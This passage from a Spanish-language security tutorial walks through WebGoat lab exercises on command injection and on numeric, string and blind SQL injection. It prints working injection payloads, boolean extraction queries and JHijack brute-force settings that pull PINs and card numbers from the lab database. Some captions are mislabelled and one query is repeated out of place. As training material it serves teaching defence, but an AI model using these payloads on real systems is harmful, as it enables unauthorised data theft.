


Figura 110. Command Injection. Petición al servidor.

- Para finalizar, desactivamos la intercepción de Burp y el proxy en el navegador para enviar la petición modificada. Veremos entonces, como la vulnerabilidad es evidente, ya que nos devuelve información adicional del hotel, viendo información reservada como los nombres de los huéspedes y las habitaciones en las que están alojados.




Figura 111. Command Injection. Información reservada.

4.2.3.9. Injection Flaws

Introducción: hoy en día, la parte fundamental de cualquier sistema informático, incluido las páginas web, suelen ser las bases de datos. Las páginas web necesitan de bases de datos para alojar los productos que venden, los usuarios con sus datos de acceso y roles, los comentarios, etc.

Esto hace que cualquier ataque a una base de datos, pueda causar daños importantes, ya que la información guardada puede ser muy sensible.

Injection Flaws es un ataque fácil de aprender, con el que un usuario puede acceder a información no autorizada. Hay una gran cantidad de sistemas susceptibles a este tipo de ataque.

Directamente pasamos a reproducir este ataque en WebGoat, ya que en este documento previamente ya se ha hecho una introducción a este tipo de ataque (4.1.2.6 SQL Injection).

Puede haber cuatro tipos de ataques:

1. **Numeric SQL Injection**: en esta vulnerabilidad se inyecta sentencias SQL con campos de tipo numérico. En este ejemplo, con el campo *station,* la aplicación recoge el 'input *station'* de la lista desplegable de la estación meteorológica y lo insertara al final de la sentencia SQL formateado. El objetivo de esta vulnerabilidad será el de obtener todos los campos de la tabla '*weather_data'*, gracias a una consulta que será siempre cierta.




Figura 112. Injection Flaws. Formulario WebGoat.

Para capturar la petición nos vamos a ayudar de una extensión de Firefox llamada “Tamper Data”, que nos va a permitir realizar la modificación.




Figura 113. Command Injection. Tamper Data.

Después de pulsar el SUBMIT GO, Tamper nos pregunta si queremos modificar la petición.




Figura 114. Command Injection. Enviar petición.

Procedemos a modificar el valor *station, concatenando al valor inicial el valor 'AND 1=1", dando lugar a una sentencia que será siempre verdadera.*

Figura 115. Command Injection. Modificación parámetros Tamper.

Tras aceptar, nos mostrara los valores de todos los campos de la tabla weather_data:




Figura 116. Command Injection. Visualización de todas las estaciones.

2. **String SQL Injection:** SQL Injection es similar a la inyección a ciegas, ya que también se retorna un valor como resultado de la consulta pero que no podemos ver. En String SQL Injection se puede forzar a la página web a devolver un error como resultado de la consulta. Vamos a probar esta vulnerabilidad en WebGoat, para ello accedemos al apartado "Injection Flaws" → "String SQL Injection", aquí nos explican que el objetivo de la lección es enseñar todos los números de tarjetas.




Figura 117. Command Injection. String SQL Injection.

El campo *last_name* es de tipo String, por lo que tendremos que entrecomillar este campo, dentro de la consulta que se inyecte. La consulta original será:

```
Select * From user_data Where last_name = 'Your Name'
```

A la cual la concatenamos la siguiente cadena, para convertirla en siempre verdadera:

```
Smith' or '1'='1
```

Dando como resultado la siguiente sentencia:

```
Select * From user_data Where last_name = 'Smith' or '1'='1'
```

Al ejecutarla, se mostraran todos los campos de la tabla:





Figura 118. Command Injection. Inyección SQL.

Y podremos ver todos los nombres y los valores de las tarjetas de crédito almacenado en la base de datos.



USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Figura 119. Command Injection. Tabla completa usuarios.

Tras este ataque, WebGoat entra en modo defensivo adoptando consultas parametrizadas que previenen este tipo de ataque.

3. **Blind Numeric SQL Injection:** en esta vulnerabilidad se inyecta código SQL a ciegas, sin que se devuelvan valores concretos. En la lección de WebGoat, se nos muestra un formulario, y nos permite introducir un número de cuenta, respondiendo la aplicación si es válida o no. El objetivo es encontrar el valor del campo pin de la tabla '*pins'* que contenga un 'cc_number' con valor 1111222233334444. El campo *pin* será de tipo entero:




Figura 120. Blind Numeric SQL Injection. Formulario.

Puesto que la salida que devuelve la página es la de si existe o no existe, no podemos limitarnos a pedir el número de pin para esta cuenta, mediante la siguiente consulta:

```
SELECT pin FROM pins WHERE cc_number='1111222233334444'
```

Y tendremos que añadir una condición para que la consulta o sea siempre verdadera o sea siempre falsa.

```
Select * From user_data Where last_name = 'Smith' or '1'='1'
```




Figura 121. Blind Numeric SQL Injection. Acotamiento por consultas.

Para ir aumentando la precisión de la consulta, iremos utilizando consultas más complejas, que nos permitirá acotar la longitud del pin a cuatro dígitos:

```
101 and 1=((Select pin From pins Where cc_number='1111222233334444')>999)
```

La consulta será verdadera si tiene cuatro dígitos o más.

Con consultas sucesivas vamos acotando la búsqueda:

```
101 and 1=((SELECT pin FROM pins WHERE cc_number='1111222233334444')>2500)
```

Verdadero si es mayor que 2500

```
101 and 1=(SELECT pin FROM pins WHERE cc_number='1111222233334444')>2000
```

Verdadero si es mayor que 2000

De esta forma determinamos que el pin está comprendido entre 2000 y 2500.

Como esto en la vida real no es muy práctico, ya que requiere mucho tiempo y gran cantidad de consultas, lo que vamos a hacer es automatizar todo el proceso a través de una aplicación denominada JHIJACK[20].




Figura 122. Blind Numeric SQL Injection. JHIJACK.

[20] https://www.owasp.org/index.php/JHijack

Se procede a configurar las entradas de JHIJACK con los diferentes valores:

- Host: http://webgoat(nombre o IP donde WebGoat esté configurado).
- Port: 8080, que será el puerto dónde está configurado WebGoat.
- Para ver los datos de los formularios utilizaremos el complemento de Firefox llamado Web Developer, dónde veremos los elementos account_number y SUBMIT.
- URL: /webgoat/attack?Screen=4&menu=1100&SUBMIT=Go!.
- METHOD: POST
- GREP: La condición de consulta VERDADERA → Account number is valid.
- Para ver los datos de la sesión utilizaremos de nuevo el complemento Web Developer:
  - Cookies -> View Cookie Information.
- SESSID: <name>=<value>
- HIJACKTYPE: BODY
- HIJACKID: Aquí introduciremos la consulta que mandamos desde el campo texto:

```
&account_number=101 and
1=((Select
    pin from pins
    where
    cc_number='1111222233334444')=$)
```

Esta consulta será verdadera cuando se compare el pin correcto con el indicado en $

- $ será el payload con el rango numérico que ya determinamos anteriormente.
- HIJACKDATA: Numeric
- Range: 2500/3000

Para finalizar, pulsaremos "*Jhijack*" y tras un proceso, nos dirá la solución:




Figura 123. Blind Numeric SQL Injection. Parámetros Jhijack

Dando como resultado el pin 2364




Figura 124. Blind Numeric SQL Injection. Resultado.

4. **Blind String SQL Injection.** En este caso, lo que estamos buscando es una cadena. WebGoat nos propone un formulario, permitiendo al usuario introducir un número de cuenta y determinar si es válida o no. Con este formulario, realizaremos consultas que devolverán verdadero o falso.
   El objetivo es encontrar el valor del campo '*name'* de la tabla '*pins'* que contenga un '*cc_number*' con valor 4321432143214321.




Figura 125. Formulario String SQL Injection.

No podemos pedir el número de cuenta ya que el único valor que devuelve la página web es True o False, dependiendo si existe o no la cuenta especificada.

Para intentar averiguar el nombre mediante búsquedas aproximativas, vamos a usar expresiones booleanas, y nos ayudaremos con las instrucciones SUBSTR, LENGTH, ASCII.
Al ser cadenas, la búsqueda se realizara letra por letra para comprobar si es verdadero o falso.

Las consultas a utilizar serán las siguientes:

```
101 and
(substr((Select
        name
        From
        pins
        where
        cc_number='4321432143214321'), 1, 1)='$')
```

```
101 and
(substr((Select
        name
        From
        pins
        where
        cc_number='4321432143214321'), 2, 1)='$')
```

Con estas consultas lo que estamos haciendo es preguntar uno a uno los caracteres en cada posición de la cadena, para así obtener el nombre completo de la cuenta.

El payload $ tiene que ir entrecomillado al tratarse de una cadena, y se compondrá del abecedario completo, con las letras en mayúsculas y minúsculas. Al ser una cuenta corriente, descartamos números y caracteres especiales.
Realizaremos consultas para saber la longitud del nombre de la cuenta:

```
101 and 1=(length(select name from pins where cc_number='4321432143214321')=4)
101 and 1=(length(select name from pins where cc_number='4321432143214321')>4)

101 and 1=(length(select name from pins where cc_number='4321432143214321')>8)
```




Figura 126. Resultado String SQL Injection.

Con estas consultas sabemos que la longitud del campo *name* es 4. Pasamos a usar JHijack para averiguar todas las letras del nombre de la cuenta:

```
Primera Letra
&account_number=101 and (SELECT SUBSTR(name,1,1) FROM pins WHERE cc_number='4321432143214321')='$'

Segunda Letra
